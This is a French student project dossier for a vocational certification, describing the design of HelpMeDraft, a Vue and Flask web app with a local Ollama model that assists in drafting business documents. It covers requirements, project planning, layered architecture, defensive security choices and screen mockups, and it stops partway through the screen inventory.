LexiCorp

Dossier projet

HelpMeDraft — assistant de rédaction assistée par IA

Ophélie Bellissens / CDA / Metz Numeric School
Octobre 2026

Table des matières

1. La liste des compétences mises en œuvre dans le cadre du projet 3
2. Le cahier des charges ou l'expression des besoins du projet 4
3. - la présentation de l'entreprise et du service 6
4. La gestion de projet 6
5. Les spécifications fonctionnelles du projet 9
5.1. Les contraintes du projet et livrables attendus 9
5.2. L'architecture logicielle du projet 11
5.3. Les maquettes et enchaînement des maquettes 13
5.4. Le modèle entités-associations et modèle physique de la base de données 17
5.5. Le script de création ou de modification de la base de données 23
5.6. Le diagramme du comportement des fonctionnalités de type cas d'utilisations 24
5.7. Le diagramme du détail des cas d'utilisations les plus significatifs de type diagramme de séquence 26
6. Les spécifications techniques du projet 28
7. Les réalisations du candidat comportant les extraits de code les plus significatifs, les arguments qui ont conduit à ses choix, y compris pour la sécurité 33
7.1. Les captures d'écran d'interfaces utilisateur et le code correspondant 33
7.2. Des extraits de code de composants métier 37
7.3. Des extraits de code de composants d'accès aux données 40
7.4. Des extraits de code d'autres composants 43
8. La présentation d'éléments de sécurité de l'application 44
9. La présentation du plan de tests 49
10. La présentation d'un jeu d'essai élaboré par le candidat 55
11. - la description de la veille, effectuée par le candidat 58
12. ANNEXES 63
12.1. Les maquettes des interfaces utilisateur 63
12.2. Les captures d'écrans d'interfaces utilisateurs et le code correspondant 67
12.3. Le code de composants métier les plus significatifs 73
12.4. Le code de composants d'accès aux données les plus significatifs 77
12.5. Le code d'autres composants 80

1. La liste des compétences mises en œuvre dans le cadre du projet

Le projet HelpMeDraft couvre les trois activités types du titre Concepteur Développeur d'Applications. Le tableau ci-dessous relie chaque compétence du REAC à la réalisation concrète qui en atteste dans ce dossier.

Activité type 1 — Développer une application sécurisée

Compétence professionnelle	Mise en œuvre dans le projet	Où la retrouver
Installer et configurer son environnement de travail en fonction du projet	Environnement Python 3.11 / venv + Node 20 / npm, VS Code, Git et dépôt GitHub distant, Ollama installé en local pour l'inférence, Mailtrap comme serveur SMTP de test, fichier .env.example documentant toutes les variables attendues, conteneurisation Docker et pipeline GitHub Actions	§ 6
Développer des interfaces utilisateur	15 vues Vue 3 + TypeScript (accueil, inscription, connexion, tableau de bord, liste de documents, éditeur, back-office, pages légales), composants réutilisables `MarkdownEditor`, `Nav`, `Footer`, mise en page responsive avec Tailwind CSS 4	§ 7.1, § 12.1, § 12.2
Développer des composants métier	Couche `services/` du backend indépendante de Flask : `auth_service` (hachage bcrypt, émission et vérification des JWT, rotation des refresh tokens), `ia_service` (prompt engineering et appel au modèle), `email_service`	§ 7.2, § 12.3
Contribuer à la gestion d'un projet informatique	Découpage en lots, planification sur la base du plan de développement du cahier des charges, suivi de l'avancement, gestion des versions par branches Git et commits conventionnés	§ 4

Activité type 2 — Concevoir et développer une application sécurisée organisée en couches

Compétence professionnelle	Mise en œuvre dans le projet	Où la retrouver
Analyser les besoins et maquetter une application	Analyse du cahier des charges LexiCorp, formalisation en cas d'utilisation, maquettes des écrans et schéma d'enchaînement	§ 5.3, § 5.6, § 12.1
Définir l'architecture logicielle d'une application	Architecture client/serveur découplée : SPA Vue	§ 5.2

Compétence professionnelle	Mise en œuvre dans le projet	Où la retrouver
	consommant une API REST Flask organisée en trois couches (routes → services → persistance)	
Concevoir et mettre en place une base de données relationnelle	Modèle entités-associations puis modèle physique à huit tables, identifiants UUID, contraintes d'intégrité référentielle, index de performance et script de création MySQL	§ 5.4, § 5.5
Développer des composants d'accès aux données SQL et NoSQL	Couche de persistance SQLAlchemy 2 : modèles, relations, requêtes paramétrées, agrégations pour les statistiques du back-office	§ 7.3, § 12.4

Activité type 3 — Préparer le déploiement d'une application sécurisée

Compétence professionnelle	Mise en œuvre dans le projet	Où la retrouver
Préparer et exécuter les plans de tests d'une application	Plan de tests fonctionnels et unitaires, jeu d'essai de la fonctionnalité de génération IA, tests de sécurité	§ 9, § 10
Préparer et documenter le déploiement d'une application	Conteneurisation Docker, script de création du schéma MySQL et script de migration, documentation d'installation et de lancement, gestion de la configuration par variables d'environnement	§ 5.5, § 6
Contribuer à la mise en production dans une démarche DevOps	Pipeline d'intégration continue GitHub Actions (lint, tests, build)	§ 6

Compétences transversales — La veille technique menée pendant le projet (§ 11) atteste de la compétence « Apprendre en continu » : elle a conduit à identifier une vulnérabilité affectant réellement le projet et une obligation réglementaire postérieure au cahier des charges. La démarche de résolution de problème est illustrée par les arbitrages techniques documentés en § 5.2 et § 6, notamment le choix d'un modèle de langage local. La lecture de la documentation technique anglophone (Flask, SQLAlchemy, Ollama, avis de sécurité GitHub et CISA, OWASP) couvre la compétence « Communiquer en français et en anglais ».

2. Le cahier des charges ou l'expression des besoins du projet

Contexte de la demande

LexiCorp, éditeur d'outils de gestion documentaire pour les PME, souhaite élargir son catalogue avec un nouveau service en ligne. Le constat de départ est simple : dans une PME, la rédaction des écrits professionnels courants — courriels clients, notes internes, comptes rendus, rapports — mobilise un temps significatif de collaborateurs qui ne sont pas des rédacteurs professionnels. La qualité de ces écrits est inégale et ils sont souvent repris plusieurs fois.

LexiCorp m'a confié la conception et le développement de HelpMeDraft, une application web qui assiste la rédaction de ces documents à l'aide d'une intelligence artificielle générative, dans un espace personnel sécurisé.

Objectifs fonctionnels

Le cahier des charges fixe quatre objectifs :

- permettre à l'utilisateur de rédiger et de stocker ses documents professionnels ;
- lui proposer des suggestions et des reformulations produites par un modèle de langage ;
- lui offrir un espace personnel sécurisé, avec authentification et historique ;
- respecter les exigences de sécurité, d'accessibilité et de confidentialité des données (RGPD, recommandations ANSSI, RGAA).

Périmètre fonctionnel attendu

a. Gestion utilisateur — inscription, connexion, déconnexion, récupération de mot de passe, deux rôles distincts (utilisateur standard et administrateur).

b. Éditeur de texte intelligent — une zone de rédaction (Markdown ou WYSIWYG) et trois commandes IA : compléter un paragraphe, reformuler pour un ton professionnel, corriger les fautes de grammaire et d'orthographe. Le résultat doit pouvoir être inséré ou venir remplacer le texte d'origine.

c. Gestion documentaire — création, modification et suppression de documents, enregistrement automatique, historique des interactions avec l'IA, organisation en dossiers ou catégories.

d. Intégration IA — appels sécurisés vers le service de génération, prompt engineering dynamique, affichage différencié du résultat.

e. Back-office administrateur — gestion des utilisateurs, statistiques d'usage (nombre de documents, nombre d'appels au modèle), système de quota de l'ordre de 20 requêtes IA par jour et par utilisateur.

Exigences non fonctionnelles

Domaine	Exigence du cahier des charges
Sécurité	Authentification sécurisée (hachage + JWT ou sessions), stockage chiffré des données sensibles, protection contre XSS, CSRF et injections
Accessibilité	Respect du RGAA (version 4.1.2, en vigueur) : contrastes, navigation clavier, balises ARIA ; contrôle par Lighthouse ou WAVE
RGPD	Consentement explicite à l'usage des services IA ; aucune donnée personnelle transmise à OpenAI sans anonymisation
Éco-conception	Chargement différé, poids des dépendances optimisé, compression GZIP

Une exigence supplémentaire, postérieure à la rédaction du cahier des charges, s'est ajoutée en cours de projet : les obligations de transparence de l'AI Act, applicables depuis le 2 août 2026 (§ 11).

Environnement technique recommandé

Le cahier des charges recommande React + Tailwind ou Bootstrap côté front, Python/Flask côté back, MySQL ou MongoDB en base, OpenAI GPT-4 via API REST ou un LLM local (Ollama), JWT ou Passport.js pour l'authentification, GitHub Actions ou GitLab CI pour l'intégration continue et Docker + docker-compose pour la conteneurisation.

Un écart assumé par rapport à cette recommandation est justifié en § 5.2 : l'usage de Vue 3 à la place de React. Le choix d'un modèle local Ollama, que le cahier des charges autorise explicitement, y est également argumenté.

Limites du projet

Les éléments suivants ont volontairement été écartés du périmètre : la facturation et la gestion des abonnements, le travail collaboratif en temps réel sur un même document, l'application mobile native, l'export vers des formats bureautiques propriétaires, et l'hébergement de production chez un fournisseur cloud.

Le périmètre documentaire est lui aussi borné : HelpMeDraft assiste la rédaction d'écrits professionnels courants — courriels, notes, comptes rendus, rapports, courriers types. Il n'est ni un outil de rédaction d'actes juridiques ni un service de conseil : les CGU rappellent que l'utilisateur reste seul responsable du contenu qu'il produit et des suggestions qu'il accepte.

3. - la présentation de l'entreprise et du service

LexiCorp

LexiCorp est une jeune entreprise spécialisée dans les outils de gestion documentaire destinés aux PME. Son positionnement repose sur des solutions légères, rapides à déployer et compatibles avec les contraintes réglementaires françaises et européennes — un argument déterminant auprès d'une clientèle qui manipule des documents contractuels et commerciaux sans disposer d'une direction informatique dédiée.

HelpMeDraft constitue pour LexiCorp un nouveau service : passer de l'organisation des documents à l'assistance à leur production.

Commanditaire fictif dans le cadre de ma formation CD2IA 2025/2026 à Metz Numeric School. L'entreprise, ses effectifs et son organisation sont posés comme contexte de travail ; les mentions légales intégrées à l'application (raison sociale, capital, SIRET, RCS) sont des données de démonstration.

Le service et mon positionnement

Le projet est rattaché au pôle produit de LexiCorp. J'y intervenais en tant que conceptrice développeuse full-stack, seule sur la chaîne de réalisation : analyse des besoins, conception, développement front-end et back-end, conception de la base de données, sécurisation et documentation.

Mes interlocuteurs :

Rôle	Fonction dans le projet
Référent pédagogique (MNS)	Tient le rôle de la maîtrise d'ouvrage : valide le cahier des charges, arbitre les écarts, fait le point sur l'avancement
Formateurs techniques	Revue de code, revue d'architecture, conseil sur la sécurité
Promotion CD2IA	Revues croisées entre pairs, entraide sur les points de blocage

Cette configuration — un seul développeur sur l'ensemble des couches — a directement orienté deux décisions : une architecture volontairement lisible et découpée en couches nettes, pour rester maîtrisable par une personne seule, et une documentation écrite au fil de l'eau plutôt qu'en fin de projet.

4. La gestion de projet

Méthode retenue

J'ai travaillé en itérations courtes d'une semaine, chacune close par un lot fonctionnel utilisable de bout en bout. Le cahier des charges fournissait un plan de développement indicatif ; je l'ai repris comme base de planification en le découpant en lots verticaux — une fonctionnalité traversant le front, l'API et la base — plutôt qu'en couches horizontales. Ce découpage permet de valider une fonctionnalité complète à chaque fin d'itération au lieu d'attendre l'assemblage final.

Planning et suivi

Étape (cahier des charges)	Durée prévue	Livrable attendu	État
Expression des besoins et maquettes	2 semaines	Dossier de conception	Terminé
Mise en place de l'architecture (front, back, BDD)	3 semaines	Projet fonctionnel sans logique métier	Terminé
Intégration IA	1 semaine	Fonctions « Compléter / Corriger / Reformuler » opérationnelles	Terminé

Étape (cahier des charges)	Durée prévue	Livrable attendu	État
Tests unitaires, validation RGPD et accessibilité	1 semaine	Fonctionnalités stables et sécurisées	Terminé pour les tests et l'accessibilité ; consentement IA distinct restant
CI/CD, dockerisation, déploiement (VM locale)	1 semaine	Application accessible en ligne ou en réseau local	Conteneurisation et CI terminées ; pile exécutée et validée le 05/10/2026 ; hébergement restant
Documentation, soutenance, préparation de l'examen	1 semaine	Dossier et support de présentation prêts	En cours

Avancement des lots fonctionnels au moment de la rédaction :

Lot	État
Authentification et gestion de compte	Terminé
CRUD documents et dossiers	Terminé
Éditeur Markdown et enregistrement automatique	Terminé
Intégration IA et quotas	Terminé
Back-office administrateur	Terminé
Pages légales (mentions, CGU, confidentialité)	Terminé
Scripts SQL de création et de migration MySQL	Livrés ; migration de dev (SQLite) exécutée le 02/10/2026 ; bascule MySQL en attente
Correctifs de sécurité (XSS, empreinte du refresh token, configuration, cascades)	Terminé (§ 8)
Journal de veille	Terminé (§ 11)
Mise à niveau des dépendances issue de la veille	Terminée (§ 11) — DOMPurify 3.4.16, Ollama 0.35.1
Mention de transparence IA (AI Act)	À faire (§ 11)
Plan de tests et jeu d'essai	Terminé (§ 9, § 10)
Tests automatisés (écriture des cas TU et TI)	Terminé — 461 cas au vert, 95 % de couverture backend (§ 9)
Conteneurisation et pipeline CI/CD	Terminées — Docker Compose (MySQL 8.4, backend, frontend) et pipeline GitHub Actions à trois travaux (§ 6)
Bascule effective SQLite → MySQL	Schéma MySQL exécuté et vérifié sur un serveur réel ; pile conteneurisée jouée sur un démon Docker le 05/10/2026, MySQL 8.4 comprise
Audits accessibilité et sécurité outillés	Terminés — audit d'accessibilité (axe-core) et audit de sécurité (§ 8, § 9)

Environnement humain

Travaillant seule sur la réalisation, j'ai remplacé les rituels d'équipe par deux pratiques : un point d'avancement hebdomadaire avec le référent pédagogique, et des revues de code croisées avec les autres apprenants de la promotion sur les parties sensibles — en premier lieu la chaîne d'authentification.

Gestion des versions

Le code est versionné sur GitHub (`Equinoxya/HelpMeDraft---projet-fil-rouge`). Une branche par fonctionnalité, fusionnée dans `main` après relecture ; messages de commit conventionnés (`feat:`, `fix:`, `docs:`, `refactor:`) pour que l'historique reste lisible. Le fichier `.gitignore` exclut `.env`, les environnements virtuels, `node_modules` et la base SQLite de développement (`*.db`) : aucun secret ni donnée de test ne se trouve dans l'historique du dépôt.

Le fichier de verrouillage `package-lock.json` est commité. Ce n'est pas un détail d'organisation mais une mesure de sécurité, dont la compromission de la chaîne d'approvisionnement d'`axios` (§ 11) a montré l'utilité : c'est lui qui permet de savoir, après coup et avec certitude, quelle version exacte d'une dépendance a été installée.

Objectifs de qualité

Je me suis fixé six objectifs mesurables en début de projet :

Objectif	Indicateur	Où il est vérifié
Aucun secret dans le dépôt	`.env` ignoré, `.env.example` documenté et à jour	§ 6, § 8
Séparation stricte des responsabilités	Aucun import Flask dans la couche `services/`	§ 5.2
Validation systématique des entrées	Types, longueurs et valeurs autorisées contrôlés sur chaque route	§ 8
Aucune requête SQL construite par concaténation	Requêtes paramétrées par l'ORM, sans exception	§ 7.3, § 8
Aucune donnée utilisateur transmise à un tiers	Inférence entièrement locale	§ 5.2, § 8
Documentation exploitable par un tiers	README couvrant installation, variables, API et modèle de données	§ 6

Difficultés rencontrées et arbitrages

Sécurisation de la session. Un JWT seul ne permet pas de révoquer une session avant son expiration. J'ai donc ajouté une table `user_session` côté serveur et mis en place une rotation des refresh tokens : chaque usage invalide le token précédent, et la réutilisation d'un token déjà consommé est traitée comme un vol — toutes les sessions de l'utilisateur sont alors révoquées.

Quota IA. Le comptage a été implémenté par agrégation sur le journal des appels (`ia`) plutôt que par un compteur stocké sur l'utilisateur : la valeur ne peut pas se désynchroniser, et l'historique reste auditable.

Confidentialité des contenus. L'envoi des textes rédigés à un service tiers était difficilement conciliable avec l'exigence RGPD du cahier des charges. Le passage à une inférence locale a supprimé le problème à la source, au prix de temps de réponse plus longs, d'un prérequis d'installation supplémentaire — et, comme la veille l'a montré (§ 11), d'un service de plus à tenir à jour.

Dérive du positionnement éditorial, et son recadrage. Au fil des itérations, les textes de l'interface avaient glissé vers un positionnement d'assistant de rédaction *juridique* : accroche « Assistant de rédaction juridique & administrative », exemple de clause de bail sur la page d'accueil, « Créer mon premier acte », « Accédez à vos dossiers juridiques et modèles d'actes », bibliothèque de modèles centrée sur les baux et les mises en demeure. Le cahier des charges décrit pourtant un tout autre périmètre : des documents professionnels au sens large — courriels, notes, rapports.

L'écart n'était pas technique mais il était réel : il modifiait la promesse faite à l'utilisateur, engageait implicitement une responsabilité de conseil juridique que les CGU excluent, et rendait incohérent l'ensemble cahier des charges / dossier / application. Une relecture systématique des textes d'interface l'a mis en évidence.

Le recadrage a porté sur vingt libellés répartis dans neuf fichiers (`HomeView`, `FonctionnalitesView`, `ModelesView`, `TarifsView`, `LoginView`, `DocumentEditorView`, `Nav`, `Footer`, et `ia_service`), et sur l'ajout d'une catégorie de modèles « Courriels & Rapports » couvrant explicitement les cas d'usage du cahier des charges.

Le dernier résidu trouvé est le plus instructif, car il n'était pas dans l'interface mais dans le backend : les gabarits de prompt de `ia_service.py` commençaient par « Tu es un assistant de rédaction juridique et administrative ». Cette phrase n'était affichée nulle part, mais elle était envoyée au modèle à chaque appel — elle orientait donc réellement le style des reformulations produites. Un texte de positionnement peut ainsi avoir un effet fonctionnel, et pas seulement cosmétique, dès lors qu'il alimente un modèle de langage.

J'en retiens une règle de méthode : les textes de l'interface, et les prompts, font partie des spécifications, au même titre qu'une route ou un modèle de données. Ils dérivent d'autant plus facilement qu'aucun test ne les couvre, et seule une relecture confrontée au cahier des charges les rattrape. C'est la raison d'être du cas de test TU-04 du § 9, qui verrouille désormais ce point.

Ce qu'une capture d'écran ne dit pas. La même relecture m'a rappelé la limite inverse de l'exercice. La capture C-07 montre l'écran de création d'un document vierge : l'indicateur d'enregistrement automatique n'y apparaît pas, puisque aucune frappe n'a encore eu lieu et que le titre est vide. Conclure de cette capture que la fonctionnalité était absente aurait été une erreur de méthode : une capture atteste d'un état, pas d'un comportement. Vérifier une fonctionnalité demande de lire le code ou d'exécuter un scénario, pas de regarder une image fixe. C'est précisément la raison d'être du jeu d'essai documenté en § 10.

5. Les spécifications fonctionnelles du projet

Acteurs et vue d'ensemble

Trois acteurs interviennent dans le système :

Acteur	Description	Périmètre
Visiteur	Utilisateur non authentifié	Pages publiques (accueil, fonctionnalités, tarifs, modèles, pages légales), inscription, connexion, demande de réinitialisation de mot de passe
Utilisateur	Compte authentifié, rôle `user`	Ses documents et dossiers, les trois actions IA dans la limite de son quota, l'historique IA de ses documents, son profil
Administrateur	Compte authentifié, rôle `admin`	Tout le périmètre utilisateur, plus le back-office : liste des comptes, modification du rôle et du quota, suppression de compte, statistiques globales

Le moteur d'inférence local (Ollama) est un système externe sollicité par l'API, jamais par le navigateur.

5.1. Les contraintes du projet et livrables attendus

Contraintes fonctionnelles

- Trois actions IA et trois seulement : reformuler, corriger, compléter.
- Chaque action doit pouvoir s'appliquer soit à une sélection de texte, soit au document entier.
- Le résultat doit pouvoir être inséré à côté du texte d'origine ou le remplacer ; l'utilisateur garde la décision finale.
- Un utilisateur ne voit et ne modifie que ses propres documents et dossiers.
- Quota de 20 requêtes IA par utilisateur et par période de 24 heures, modifiable par un administrateur.
- Toute interaction IA est journalisée avec le contenu avant et après.
- Trois statuts de document : brouillon, à relire, terminé.
- L'enregistrement du document est automatique, déclenché après un délai d'inactivité, et doublé d'une action explicite.

Contraintes techniques

Contrainte	Traduction dans le projet
Authentification sécurisée	Hachage bcrypt, JWT HS256 (access token 15 min), refresh token en cookie `httpOnly` + `SameSite=Strict`, avec rotation ; seule l'empreinte SHA-256 du jeton est stockée
Protection XSS / CSRF / injections	Requêtes paramétrées par l'ORM, validation systématique des entrées, CORS restreint à l'origine du front, rendu Markdown assaini par DOMPurify
Données sensibles	Mots de passe hachés (bcrypt), jetons de réinitialisation et de rafraîchissement stockés sous forme d'empreinte SHA-256
Configuration	Aucun secret dans le code : `JWT_SECRET_KEY` obligatoire, l'application refuse de démarrer sans elle ; `APP_ENV` pilote l'attribut `Secure` du cookie
RGPD	Consentement explicite tracé en base, inférence locale sans transmission à un tiers, pages légales intégrées
Transparence IA (AI Act)	Information de l'utilisateur sur la nature générée des propositions — partiellement couvert, complément identifié en § 11
Accessibilité RGAA 4.1.2	Contrastes, navigation clavier, attributs ARIA, contrôle Lighthouse / WAVE
Éco-conception	Chargement différé des routes, dépendances limitées, compression à la livraison
Conteneurisation	Docker et docker-compose
Intégration continue	GitHub Actions

Contraintes de projet

Le projet est réalisé seule, sur la durée de la formation, avec une double finalité : répondre au cahier des charges de LexiCorp et couvrir les compétences du titre CDA. Cette seconde contrainte impose des livrables que le cahier des charges ne demanderait pas nécessairement à ce niveau de détail — diagrammes UML, jeu d'essai documenté, journal de veille.

Livrables attendus

Livrables techniques

Livrable	Obligatoire pour le titre	État
Code source structuré et documenté	—	Livré
Dossier projet (architecture, base de données, diagrammes)	Oui	En cours
Scripts SQL de création et de migration de la base	—	Livrés et exécutés en dev (§ 5.5)
Scripts de déploiement (Docker, CI/CD)	—	Livrés — docker-compose.yml, deux Dockerfile, pipeline CI (§ 6)
Fichier `.env.example` documentant les variables	—	Livré
Journal de veille (IA, sécurité, accessibilité)	Oui	**Livré** (§ 11)


Livrables fonctionnels

Livrable	Obligatoire pour le titre	État
Documentation utilisateur (PDF ou web)	—	À faire
Présentation orale avec diaporama	Oui	À faire
Plan de tests et jeu d'essai documentés	Oui	**Livrés** (§ 9, § 10)
Jeu de tests automatisés	Oui	Livré (§ 9)
Rapport d'audit d'accessibilité et de sécurité	—	Livrés — docs/audit-accessibilite.md, docs/audit-securite.md

5.2. L'architecture logicielle du projet

Vue d'ensemble

L'application suit une architecture client/serveur découplée en trois niveaux, avec un service d'inférence local en périphérie :


NAVIGATEUR
Vue 3 · TypeScript
Les 15 écrans.
Routeur : trois gardes.
Pinia — la session
Le jeton d'accès
reste en mémoire.
axios — les appels
Un intercepteur unique.
Rejoue après un 401.
① HTTPS
API — FLASK
Routes
Valide l'entrée, autorise, compte le quota.
Seule couche qui connaît HTTP.
②
Services — les règles métier
Mots de passe, jetons, prompts, courriels.
Aucun import Flask ici.
③
Accès aux données
SQLAlchemy — les 8 modèles.
Requêtes paramétrées, sans exception.
DÉPENDANCES
Ollama
Modèle qwen2.5:3b.
Sur la machine, non exposé.
Serveur de courriel
Réinitialisation du mot de passe.
MySQL 8.4
Les 8 tables applicatives.
× jamais : le navigateur n'atteint ni la base ni Ollama

Tout passe par l'API, qui authentifie, vérifie la propriété du document et compte le quota avant d'appeler quoi que ce soit.

Architecture logicielle — découpage en couches et services périphériques.

Le navigateur ne dialogue jamais directement avec le moteur d'inférence : tout appel passe par l'API, qui contrôle l'authentification, la propriété du document, le quota, puis journalise l'interaction. Sans cet intermédiaire, ni le quota ni la traçabilité RGPD ne seraient applicables.

Le moteur d'inférence n'écoute que sur l'interface de bouclage (`localhost`). Cette règle, initialement implicite, est devenue une consigne explicite de déploiement après la publication de CVE-2026-7482 (§ 11).

Le découpage en couches du backend

Couche	Répertoire	Responsabilité	Ne contient jamais
Présentation HTTP	`app/routes/`	Lecture de la requête, validation des entrées, choix du code de retour, sérialisation JSON	Règle métier
Métier	`app/services/`	Hachage et vérification des mots de passe, cycle de vie des jetons, construction des prompts et appel au modèle, envoi des	Objet `request`, objet `response`, import Flask

Couche	Répertoire	Responsabilité	Ne contient jamais
		courriels	
Persistance	`database/db.py`	Modèles SQLAlchemy, relations, contraintes, requêtes et agrégations	Logique de présentation

Cette règle — aucun import Flask dans `services/` — est ce qui rend les composants métier testables sans démarrer de serveur. C'est le prérequis du plan de tests unitaires décrit en § 9. Une nuance sur son application réelle — l'usage de `current_app` pour lire la configuration — est apportée en § 7.2.

Cinq blueprints structurent l'API : `auth_routes` (inscription, connexion, rafraîchissement, déconnexion, réinitialisation de mot de passe), `document_route`, `dossier_route`, `ia_route` (génération et historique) et `admin_route` (back-office, réservé au rôle `admin`).

L'organisation du frontend

Répertoire	Rôle
`views/`	Une vue par route ; le routeur applique trois gardes : `auth`, `guest`, `admin`
`components/`	Composants réutilisables : `MarkdownEditor`, `Nav`, `Footer`
`services/`	Un client HTTP par domaine métier (`authService`, `documentService`, `dossierService`, `iaService`, `adminService`) au-dessus d'un `api.ts` commun qui porte l'intercepteur de rafraîchissement du jeton
`stores/auth.ts`	État d'authentification centralisé (Pinia)
`types/`	Types TypeScript partagés entre le front et les réponses de l'API

Aucune vue n'appelle `axios` directement : tout passe par la couche `services/`. L'intercepteur qui rejoue une requête après un `401` en rafraîchissant l'access token est donc écrit une fois, à un seul endroit.

Les choix techniques structurants

Vue 3 plutôt que React. Le cahier des charges recommande React sans l'imposer. Vue 3 avec la Composition API et TypeScript offre le même modèle de composants ; sa maîtrise plus avancée de ma part a réduit le risque sur un projet mené seule, et l'intégration de CodeMirror 6 y est directe. Le découpage vues / composants / services / store reste transposable.

Ollama en local plutôt que l'API OpenAI. Le cahier des charges autorise explicitement les deux. L'exigence RGPD — aucune donnée personnelle transmise à OpenAI sans anonymisation — est difficile à garantir sur des textes rédigés librement par l'utilisateur, où l'anonymisation ne peut jamais être exhaustive. En hébergeant le modèle qwen2.5:3b localement, les contenus ne quittent pas l'infrastructure : l'exigence est satisfaite par construction plutôt que par filtrage. Aucune clé d'API n'est nécessaire, donc aucun secret de facturation à protéger. Contreparties assumées : latence plus élevée, qualité de sortie inférieure à GPT-4, prérequis d'installation d'Ollama, et maintenance d'un service supplémentaire — la veille a confirmé que ce dernier point n'est pas théorique (§ 11). La couche ia_service isole l'appel au modèle, ce qui permettrait de basculer vers un fournisseur distant sans toucher aux routes.

Markdown plutôt que WYSIWYG. Le cahier des charges laisse le choix. Le Markdown est stocké tel quel, sans HTML intermédiaire : la surface d'attaque XSS est réduite, les échanges avec le modèle portent sur du texte brut, et les différences avant/après restent lisibles dans l'historique IA. Ce choix constitue aussi une protection indépendante de la bibliothèque d'assainissement — argument qui a pris du poids quand la veille a révélé une vulnérabilité dans DOMPurify elle-même (§ 11).

SQLite en développement, MySQL en cible. SQLAlchemy 2 permet de travailler sur SQLite en local et de viser MySQL en production sans réécrire la couche d'accès aux données.

JWT court + refresh token en cookie. L'access token, de courte durée (15 minutes), est transmis en en-tête `Authorization` et n'est jamais stocké en base. Le refresh token vit dans un cookie `httpOnly` limité au chemin

`/auth`, inaccessible au JavaScript, et son empreinte est enregistrée côté serveur dans `user_session` — c'est ce qui rend la révocation possible avant expiration.

Vérification des autorisations

Le rôle n'est pas lu dans le JWT mais relu en base à chaque appel d'une route `/admin`. Un jeton émis avant une rétrogradation resterait valide jusqu'à son expiration ; lire le rôle en base ferme cette fenêtre. Symétriquement, chaque accès à un document ou un dossier vérifie son rattachement à l'utilisateur courant : l'identifiant transmis dans l'URL n'est jamais tenu pour légitime.

5.3. Les maquettes et enchaînement des maquettes

Démarche de maquettage

Le dossier de maquettage s'est construit en trois temps : recensement des écrans nécessaires à partir du périmètre fonctionnel du cahier des charges (§ 2), définition de la charte graphique et des composants récurrents, puis formalisation de l'enchaînement des écrans sous forme de schéma.

Les maquettes sont des wireframes basse fidélité : blocs, libellés et hiérarchie, sans couleur ni typographie définitive. Ce niveau de détail est délibéré. Une maquette qui ressemble déjà au produit fini déplace la discussion vers l'apparence, alors que ce qui doit être arrêté à ce stade est la composition : quelles informations sur quel écran, dans quel ordre, atteignables depuis où. La charte graphique est traitée séparément, et le rendu final relève des captures d'écran (§ 7.1).

Chaque planche porte une référence (W-01 à W-09) et ses intentions de conception annotées — la raison d'être de chaque bloc, et non seulement sa présence. Ce sont ces annotations qui font le lien entre le cahier des charges et l'écran : la case de consentement non pré-cochée de W-02 répond à l'exigence RGPD, le panneau IA de W-07 au « résultat affiché de manière différenciée ».

Le maquettage a servi deux objectifs. D'abord vérifier la couverture : chaque fonctionnalité listée au cahier des charges doit être atteignable depuis un écran identifié. Ensuite fixer le découpage en composants réutilisables — c'est ce qui a isolé `Nav`, `Footer` et `MarkdownEditor` comme composants partagés plutôt que comme fragments recopiés d'une vue à l'autre.

Charte graphique

La charte est volontairement restreinte à quatre couleurs et trois familles typographiques, appliquées de façon homogène sur les 16 écrans.

Rôle	Valeur	Usage
Fond principal	`#F4F1EA`	Arrière-plan de toutes les pages
Fond de panneau	`#FAF8F5`	Cartes, barres d'outils, zone d'aperçu
Texte et bordures	`#111111`	Texte, bordures pleines de 1 à 2 px, ombres portées
Accent	`#C4341C`	Actions principales, curseur, sélection, liens, surtitres. Teinte de survol : #A72C18

Famille	Usage
Sans-serif système	Corps de texte et interface
Serif (Georgia)	Titres de niveau 1 à 3 dans les contenus rédigés
Monospace	Surtitres, métadonnées, libellés techniques, barre d'outils

Le parti pris visuel est un style éditorial marqué : bordures pleines noires, ombres portées dures (`8px 8px 0 #111111`), pas d'arrondis, surtitres en capitales encadrés. Ce choix sert aussi l'accessibilité — le couple `#111111` sur `#F4F1EA` offre un rapport de contraste très supérieur au seuil de 4,5:1 exigé par le RGAA 4.1.2 pour le texte courant.

Inventaire des écrans

Seize écrans, répartis en trois zones d'accès contrôlées par les gardes du routeur.

Zone publique — accessible sans compte

Écran	Route	Rôle
Accueil	`/`	Présentation du service, appels à l'action vers l'inscription
Fonctionnalités	`/fonctionnalites`	Détail des trois actions IA et de la gestion documentaire
Modèles	`/modeles`	Exemples de documents types : courriels et rapports, contrats, courriers, administratif
Tarifs	`/tarifs`	Offres commerciales
Mentions légales	`/mentions-legales`	Obligation LCEN du 21 juin 2004
CGU	`/cgu`	Conditions d'utilisation, responsabilité éditoriale sur les contenus générés
Politique de confidentialité	`/confidentialite`	Traitement des données, base légale, droits RGPD

Zone d'authentification — réservée aux visiteurs non connectés (garde `guestOnly`)

Écran	Route	Rôle
Connexion	`/login`	Authentification par email et mot de passe
Inscription	`/register`	Création de compte avec recueil du consentement RGPD
Mot de passe oublié	`/forgot-password`	Demande du lien de réinitialisation
Réinitialisation	`/reset-password`	Saisie du nouveau mot de passe à partir du jeton reçu par courriel

